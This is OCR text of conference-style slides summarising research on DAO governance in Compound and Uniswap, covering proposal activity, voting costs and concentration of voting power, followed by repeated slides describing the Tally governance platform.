
- Compound contract is being actively amended. 1 proposal every 7 days on average



Understanding Blockchain Governance: Analyzing Decentralized Voting to Amend DeFi Smart Contracts – arxiv.org/abs/2305.17655

How Frequently Are Amendments Proposed and Voted?


- Compound contract is being actively amended. 1 proposal every 7 days on average
- Most of the proposals are successfully executed




Understanding Blockchain Governance: Analyzing Decentralized Voting to Amend DeFi Smart Contracts – arxiv.org/abs/2305.17655

How Frequently Are Amendments Proposed and Voted?

- Compound contract is being actively amended. 1 proposal every 7 days on average
- Most of the proposals are successfully executed
- The majority of the proposals receive significant support
  - 88.63% of votes are in favor on average





Understanding Blockchain Governance: Analyzing Decentralized Voting to Amend DeFi Smart Contracts – arxiv.org/abs/2305.17655

Case Study: Compound and Uniswap

Characterize governance protocols

- They are **active and regularly used**, with a steady flow of proposals.
- The majority of the **proposals receive significant support**.

Analysis of token concentration

- A small group of **10 voters holds a significant voting power**.
- **Proposals** only **required** an avg. of **3—5 voters to obtain at least 50% of the votes**.

Analysis voting cost

- We reveal a **huge variation in voting costs**.
- **Voting costs can be unfairly expensive for small token holders**, which has fairness implications for the decision-making process.

Voting pattern of voters

- We discover **potential voting coalitions** among the top voters in Compound UNISWAP
- This could exacerbate concerns of **voting concentration**.


Compound

UNISWAP


- It leads to real-world consequences.
  - Smaller voices are drowned out.
  - Participation might decrease.
  - Open doors for vulnerabilities.

Understanding Blockchain Governance: Analyzing Decentralized Voting to Amend DeFi Smart Contracts – arxiv.org/abs/2305.17655

The Problem of Governance Token Concentration



Compound



UNISWAP

Users actively vote on proposals

- **88.63% in favor**, on average.

Voting costs vary significantly

- From $0.03 to $294.02, detrimental to small token holders with an **average cost of $6.82 per vote**.
- **Normalized costs per vote** unit reveal an average of **$598.97**, posing fairness concerns.

Voting power is concentrated

- **10 voters holding 50.53% and 35.73%** of all tokens for **Compound and Uniswap**, respectively.
- On average, **proposals only required 3—5 voters to pass**.

Powerful voters potentially form coalitions


- It raises concerns about **voting concentration**.

Understanding Blockchain Governance: Analyzing Decentralized Voting to Amend DeFi Smart Contracts – arxiv.org/abs/2305.17655

Tally: a Platform Designed To Support DAOs

Key Features of Tally 🍀

- **Token Launch:** It provides tools for deploying tokens, ensuring scalable distribution and seamless integration with EVM chains.
- **Governance Management:** It enables on-chain proposal creation, voting, and execution. It supports frameworks like OpenZeppelin Governor and offers features such as delegate registration and transparent voting power management.
- **Staking Solutions:** Its staking system allows protocols to distribute fees to token stakers, aligning economic incentives between protocol usage and token holder rewards. It supports features like liquid staking tokens (LSTs) and integrates with restaking protocols.
- **Tally Protocol:** It introduces a liquidity layer for governance tokens, enabling token holders to earn staking rewards while maintaining voting rights.




Used by ⭐ ARBITRUM UNISWAP Compound zkSync era and others…

Fairness in Token Delegation: Mitigating Voting Power Concentration in DAOs – arxiv.org/abs/2510.05830

Tally: a Platform Designed To Support DAOs

Key Features of Tally 🍀

- **Token Launch:** It provides tools for deploying tokens, ensuring scalable distribution and seamless integration with EVM chains.
- **Governance Management:** It enables on-chain proposal creation, voting, and execution. It supports frameworks like OpenZeppelin Governor and offers features such as delegate registration and transparent voting power management.
- **Staking Solutions:** Its staking system allows protocols to distribute fees to token stakers, aligning economic incentives between protocol usage and token holder rewards. It supports features like liquid staking tokens (LSTs) and integrates with restaking protocols.
- **Tally Protocol:** It introduces a liquidity layer for governance tokens, enabling token holders to earn staking rewards while maintaining voting rights.




Used by ⭐ ARBITRUM UNISWAP Compound zkSync era and others…

Fairness in Token Delegation: Mitigating Voting Power Concentration in DAOs – arxiv.org/abs/2510.05830

Tally: a Platform Designed To Support DAOs

Key Features of Tally 🍀

- **Token Launch:** It provides tools for deploying tokens, ensuring scalable distribution and seamless integration with EVM chains.
- **Governance Management:** It enables on-chain proposal creation, voting, and execution. It supports frameworks like OpenZeppelin Governor and offers features such as delegate registration and transparent voting power management.
- **Staking Solutions:** Its staking system allows protocols to distribute fees to token stakers, aligning economic incentives between protocol usage and token holder rewards. It supports features like liquid staking tokens (LSTs) and integrates with restaking protocols.
- **Tally Protocol:** It introduces a liquidity layer for governance tokens, enabling token holders to earn staking rewards while maintaining voting rights.




Used by ⭐ ARBITRUM UNISWAP Compound zkSync era and others…

Fairness in Token Delegation: Mitigating Voting Power Concentration in DAOs – arxiv.org/abs/2510.05830

Tally: a Platform Designed To Support DAOs

Key Features of Tally 🍀

- **Token Launch:** It provides tools for deploying tokens, ensuring scalable distribution and seamless integration with EVM chains.
- **Governance Management:** It enables on-chain proposal creation, voting, and execution. It supports frameworks like OpenZeppelin Governor and offers features such as delegate registration and transparent voting power management.
- **Staking Solutions:** Its staking system allows protocols to distribute fees to token stakers, aligning economic incentives between protocol usage and token holder rewards. It supports features like liquid staking tokens (LSTs) and integrates with restaking protocols.
- **Tally Protocol:** It introduces a liquidity layer for governance tokens, enabling token holders to earn staking rewards while maintaining voting rights.




Used by ⭐ ARBITRUM UNISWAP Compound zkSync era and others…

Fairness in Token Delegation: Mitigating Voting Power Concentration in DAOs – arxiv.org/abs/2510.05830

Tally: a Platform Designed To Support DAOs

Key Features of Tally 🍀

